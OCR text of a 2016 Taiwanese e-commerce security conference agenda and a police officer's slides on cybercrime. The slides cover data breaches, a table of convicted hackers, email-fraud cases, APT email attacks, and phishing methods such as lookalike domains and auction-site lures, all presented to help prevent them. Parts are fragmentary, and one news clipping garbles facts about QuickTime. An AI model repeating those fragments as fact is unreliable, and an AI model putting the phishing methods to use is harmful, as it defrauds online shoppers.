2016電子商務信賴安全聯盟年會

指導單位：

經濟部商業司

主辦單位：

財團法人資訊工業策進會
INSTITUTE FOR INFORMATION INDUSTRY

中華民國無店面零售商業同業公會
Chinese Non-Store Retailer Association

2016 電子商務信賴安全聯盟年會

大會議程

時 間	議 題	主 講 人
13:00~13:30	來賓報到及領取資料	
13:30~13:40	經濟部商業司 司長致詞	
13:40~13:48	警政署刑事警察局 呂春長副局長致詞	
13:48~13:55	中華民國無店面零售商業同業公會 廖尚文理事長致詞	
13:55~14:25	網路犯罪案件解析	警政署刑事警察局電信偵查大隊 莊明雄隊長
14:25~14:50	駭客入侵案例以及預防之道	資策會資安科技研究所 林耕宇資深經理
14:50~15:00	中場休息	
15:00~15:40	App 程式開發資安風險與防護實錄	中華電信研究院測試中心 董元昕經理
15:40~16:20	建構企業資安團隊	臺灣駭客年會 徐千洋創辦人
16:20~16:30	會員交流	

網路犯罪案件解析

網路犯罪案件解析

警政署刑事警察局
電信偵查大隊　隊長莊明雄
2016/5/27

資歷介紹

- **姓名：莊明雄**
- **現職（Present Position）：**
- **電信偵查大隊一隊隊長**
- **學歷（Education）：**
- 警察大學法學碩士
- 臺科大學資管所博士生
- **經歷（Experience）：**
- 刑事局偵九隊偵查正、研發科警務正、組長、165專線股長
- **專業（Specialty）**
- 曾任國安會、法務部保護司、司法官訓練所、憲兵學校等相關公私立單位講師、行政院防治網路詐騙專案小組成員，並取得網路封包、CEH等資安證照。

刑事警察局科技犯罪防制中心簡介

- 警察組織因應犯罪趨勢走向專業化發展
- 95年4月成立科技犯罪防制中心
  - 橫向統籌管控資訊、網路及通訊之偵查技術資源與建置科技偵查設備
  - 縱向深化犯罪情報分析技術之研究與匯流
- 在科技犯罪偵查領域提供完整、精確及迅速資訊，輔助外勤犯罪偵查，強化防制資通犯罪。

內容

一、近期網路犯罪現況

虛擬VS現實

電影的情節是否會發生??

網路犯罪問題僅止於電腦?

資安漏洞不斷發生，網路安全問題越來越大

IE驚爆嚴重漏洞　微軟釋出修補救XP

微軟在官方部落格表示，這次的
破例釋出XP版的IE修補程式，但

文/黃彥棻 | 2014-05-09發表

美國國安部警告微軟PC 移除Quicktime

分享　G+ 分享　留言　列印　存新聞　A- A+

2016-04-18 23:01 世界日報 記者沈珠妮／即時報導　G+1 0

美國聯邦國土安全部（Department of Homeland Security）及一家頂級網路安全公司建議，微軟最新操作系統「Windows10」，立即移除(uninstall)蘋果電腦的「Quicktime」電玩軟體，因為他們在這個軟體上發現兩個新的「電腦程式錯誤(電腦蟲，computer bug)」。

網路安全公司「Trend Micro」在微博上說，蘋果電腦不再更新「Quicktime」電玩軟體的防火牆，雖然這個軟體才被找出了兩個「程式錯誤」。「Trend Micro」說，這個「電腦蟲」可以對個人電腦發動攻擊。

「Trend Micro」說，目前不知是否有駭客(hacker)利用這個電腦蟲發動攻擊，「Quicktime」並不影響蘋果的「Mac」系統。

裝置使用4.1系列版本，有不到10%容易遭受攻擊。

電腦，數
Heartbleed
平板，包括
的Android

近年來網路犯罪趨向於詐欺與入侵


自由時報
上網買書270元 被詐16萬
騙話罷警 英執政黨當鞭下台

刑事局籲注意網路安全 避免駭客竊個資

2013-03-08 | 中廣新聞 | 潘千詩

台灣網路商機發達，而消費者資料外洩問題也很嚴重，讓詐騙集團有機可趁。刑事局分析相關資料發現，許多中小企業會使用便宜的套裝軟體架設網站，甚至委外製作，網站容易被植入後門或惡意程式而被駭客攻擊，竊取相關交易資訊或消費者資料。刑事局呼籲業者應重視網站安全機制，確實保護消費者個資與隱私。（潘千詩報導）

刑事局分析165反詐騙專線資料庫，發現許多B2C或C2C電子商務網站曾出現資安漏洞，被駭客攻擊導致資料外洩。刑事局指出，主要歸咎於部分小規模業者或個人工作室會使用簡單的個人電腦架設網站或是委外製作，甚至使用盜版軟體。研發室組長莊明雄說，除了安全防護能力不足，免費程式中也可能隱藏惡意程式，讓駭客輕鬆透過網路竊取資料。

刑事局呼籲經營電子商務網站的業者，應重視網路安全機制，聘請專業資訊管理人員架設防火牆與防毒軟體，不定期檢查網站記錄，盡量不要把公司網站委外製作、管理，也不要安裝來路不明的程式，以免被駭客攻擊。

台灣Groupon遇「駭」 380萬會員個資不保

卡優新聞網 作者：陸楚禎 | 卡優新聞網 – 2013年5月29日 上午7:01

相關內容


看相片

台灣Groupon遇「駭」 380萬會員個資不保

又有網站遇「駭」！繼中信金網銀繳費中心3.3萬筆用戶資料外洩，Yahoo!Japan日本雅虎2.6億後，全球最大團購網Groupon多達380萬會員個資恐

酷朋台灣會員

通知信，因為該團購台灣及時發現，租借目前安全漏洞已修復

還須要一段時間。

台灣諾基亞委外網站資訊遭到入侵 駭客公佈 17 萬筆消費者資訊


[2013/02/22 16:37]

Ads by Google
性能更勁・2.0柴油休旅起勁登場 www.ssangyong.com.tw
扭力高達36.7kgm 爬山涉水，小菜一碟 彈性7人座4x4豪華休旅Rexton W震撼登場


作者：諾基亞

個諾基亞台灣行銷活動網站受到影響，這些網
管理。

150 萬筆於諾基亞先前在台灣舉辦行銷
缺乏完整資訊，例如部分記錄僅包括電
否已取得超過 17 萬筆資料。



資料來源:警政署網站，2015年1至6月統計



從近年來所有詐欺數據，發現光個資外洩衍生的假冒機構詐財事件日益嚴重。
中小企業所掌握的個人資料成為駭客覬覦焦點！

電子商務網站已成為主要攻擊目標

- 具規模之電子商務網站為增加更多客源，大都於各大入口網站（如雅虎奇摩）購買廣告以吸引民眾點選購買。
- 因網站成立門檻不高且架設成本低廉，隨著B2C交易市場蓬勃發展，如網站資安防護能力薄弱，駭客只要鎖定攻擊熱門電子商務網站，即可取得大量民眾個資。

犯罪標的/駭客入侵

網路釣魚

破解密碼

取得權限

由於電腦網站以帳號密碼控管，駭客旨在透過各種手段取的電腦控制權限，然後搜刮有用資訊（如：個人資料），早期駭客以謀取成就感，近來朝向販賣個人資料賺取利益為主流

早期駭客與好奇、自我滿足為前提入侵，但多半不具威脅性

姓名	網路代稱	國籍	罪名 / 駭客行為	(宣判)年份
羅伯特·泰潘·莫里斯 Robert Tappan Morris	rtm	美國	惡意非法入侵聯邦相關利益之電腦，造成超過1千美元的損失[8] 散布莫里斯蠕蟲，導致約6000個系統癱瘓，共造成約200萬到6000萬美元的損失[9][10]	1990年 5月16日
馬克·阿貝尼 Mark Abene	Phiber Optik	美國	入侵900個電話系統、詐取免費通話之竊取服務輕刑罪[1]	1991年
馬克·阿貝尼 Mark Abene	Phiber Optik	美國	由於非法入侵電腦以及預謀電腦犯罪[11]	1993年
陳盈豪	CIH	中華民國	意外散布出自行製作的CIH病毒，共造成全球6000萬台電腦癱瘓[13]	1999年
凱文·米特尼克 Kevin Mitnick	Condor	美國	四起電信欺詐，二起電腦詐欺，以及一起非法截取有線通訊[14]	1999年 8月9日
蘇柏榕	cb	中華民國	入侵中華民國總統府網站張貼不實訊息：「總統府指示，定4月1日愚人節為國定假日。」[15]	2003年
傑佛瑞·李·帕森 Jeffrey Lee Parson	T33kid	美國	2004年8月11日認罪，承認惡意以他編寫版本之衝擊波蠕蟲攻擊受保護之電腦[16]	2005年 1月1日
蘇柏榕	cb	中華民國	入侵大學入學考試中心網站，竊取150萬筆考生個人資料轉售補習班業者[15]	2005年
蘇柏榕	cb	中華民國	無故取得他人電磁紀錄罪：入侵中華電信、批踢踢、台灣深藍學生聯合論壇、無名小站、雅虎奇摩、Google、PChome等網站及桃園縣19所國民中學學籍資料庫，竊取個人資料，並將其中的上萬筆學生個人資料以新台幣17萬元轉賣給補習班業者[15]	2007年

駭客打錯字 轉帳沒得逞


2016-03-12 01:09:55 經濟日報 編譯湯淑君／綜合外電 存新聞

孟加拉央行官員透露，駭客上個月入侵孟加拉央行的系統，佯裝成孟國官員要求紐約聯邦準備銀行（New York Fed）匯出多筆款項，但因拼字出錯，導致一筆將近10億美元的線上銀行竊案未能得逞。

身分不詳的駭客，仍從孟加拉央行在紐約聯準銀行的帳戶竊走逾8,000萬美元，是已知史上金額最大銀行竊案之一。

兩名孟加拉央行高階官員說，駭客入侵孟加拉央行的系統，竊取付款轉帳認證，然後轉而以近36筆轉帳交易要求「轟炸」紐約聯準銀行，要求把孟加拉央行存放在紐約聯準銀行帳戶的錢轉出、並轉入菲律賓和斯里蘭卡的銀行。

結果，總計1.01億美元遭錯誤轉帳。其中四筆共約8,100萬美元成功轉入一家菲律賓銀行；第五筆欲轉入斯里蘭卡某非營利組織的2,000萬美元，則未被放行，因駭客拼錯帳戶名稱，誤把「foundation」（基金會）拼成「fandation」，促使通匯銀行德意志銀行向孟加拉央行要求確認，擋下這筆交易。



Sepúlveda afirma que amaño elecciones durante años en toda América Latina, según una información publicada este jueves en la edición digital de la revista *Bloomberg Businessweek*. Basada en entrevistas a Sepúlveda, a su supuesto socio, el venezolano afincado en Miami Juan José Rendón y a las partes afectadas, la noticia detalla el presunto *modus operandi* del *hacker*.

El PRI desmintió con rotundidad las imputaciones. "Son absolutamente falsas; carecen de fundamento y responden a una fantasía", afirmó el vicecoordinador de la campaña presidencial del

MÁS INFORMACIÓN
"Las declaraciones

根據西班牙《國家報》報導，塞普爾維達稱，**現任墨西哥總統恩里克（Enrique Peña Nieto）於2012年的選舉以60萬美金的預算，收買駭客團隊效命革命制度黨，並破壞了對手羅培茲（Andres Manuel Lopez Obrador）與何塞菲娜（Josefina Vázquez Mota）的競選團隊，操縱網路產生政治狂熱、製造假民調與安裝惡意軟體在對手競選辦公室，以求得最終的勝利。**

塞普爾韋達說，「11個月前我在辦公室被捕，那時我正用非和平的手段去控制反對黨的陣營，政客利用我的政治信仰與對國家的榮耀去操控我，最終卻成了國家的棄兒，影響了國家、軍隊和警察的榮譽與忠誠，還有那些為國家死去的人們。我明白所做的行為，很有可能

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群

美連鎖醫院MedStar疑遭勒索軟體攻擊，病人被迫轉院

MedStar未公開說明是否遭到勒索軟體攻擊，但員工爆料在電腦上看到駭客勒索的視窗畫面，要求醫院支付45個比特幣，相當於1.9萬美元，以換取資料解密。MedStar遭攻擊後，關閉所有電腦系統與電子郵件，迫使部分病況緊急的病人必須轉院治療，不須轉院的病人則以傳統的紙筆作業進行病歷登錄。

文/ 陳文義 | 2016-04-01 發表

讚 2.4 萬 按讚加入iThome粉絲團 讚 分享 251 G+1 4


圖片來源: MedStar

二、網路犯罪手法初探

犯罪手法

案例


APT 電子郵件攻擊



攻擊階段 控制階段 活動與擴散階段

簡單的例子來說，詐騙集團為了要詐騙你的錢，花了很多心思去找有關你的資料，諸如電話、家人、上班地點、活動消費方式還有可能你的前科或小三的資料等，而**駭客現在的APT就使用各種方式蒐集你的資料，擺脫以往隨機找對象攻擊，現在是特定性，而最明顯特徵就是先從你的電子郵件下手！**


某電信公司釣魚信件




近年發生個案與被害金額

受理時間	詐騙內容摘要	詐騙金額/新台幣
20XX/11/2	假冒被害公司(福威X企業股份有限公司)的印度供應商，透過EMAIL信箱要求匯款美金77400元，至英國巴克萊銀行的帳號GB23BARCXXXXXXXX，被害公司並於102年10月30日匯款完成後發現被害。	227萬9663
20XX/11/1	濠X公司電子郵件疑似遭入侵冒用，導致印尼客戶接獲更改公司收款帳號之電子商郵，導致公司損失貨款。	395萬3000
20XX/10/8	報案人稱接獲虛假之E-MAIL帳號，造成公司貨款匯至詐騙嫌疑人假冒之銀行帳戶，經查受款銀行為英國巴克萊銀行(帳號:GB72BARCXXXXXXX)，共計損失為25800美元。	77萬4000
20XX/10/2	歹徒假冒老闆E-mail向公司會計要求匯款至歹徒所提供的國外詐騙帳戶，總共匯出美金8641.9元，直至與老闆確認後，才發現老闆e-mail遭歹徒冒用，因此發現遭到詐騙	25萬9257
20XX/2/25	假冒臺灣大X股份有限公司名義寄送信件給美國客戶，並遭詐騙匯款50萬美元至犯嫌指定之英國銀行帳戶。	1500萬
20XX/2/20	蜀X花卉股份有限公司實際負責人李XX於今年2月份遭駭客入侵電子郵件，致美國客戶將貨款約6萬7451元美金匯至香港。	202萬3530元


駭客詐騙任務：
偽冒被害人要求客戶匯款到其他銀行帳號



直接入侵電子郵件，假冒發信騙取匯款



各式釣魚網站Phshing




資料來源：
http://www.f-secure.com/weblog/archives/archive-022010.html


知名遊戲網站因僅有帳號、密碼機制，容易遭他人申請類似網址製作釣魚網站，讓被害人誤入，將帳號密碼交出，並入侵取的個人資料與遊戲中虛擬寶物。


例如：原網站
www.worLdofwarcraft.com
釣魚網站
www.wor1dofwarcraft.com

2010年以前手法



2011年手法





http://www.yasmane55.in

http://login.live.com/

2012犯罪手法

Facebook騙取電話認證 → 民眾門號被冒名申請申請雅虎帳號 → 衝高網拍評價 → 進行網拍詐騙

26

2013手法分析

先鎖定中大型賣家帳號

- 以3C商品、鞋、包、服飾等交易熱絡賣場為主要尋找標的

在「問與答」或「關於我」置入釣魚網址

- 詢問其他賣場商品資訊，吸引賣家及其他被害人點選後，竊取帳密

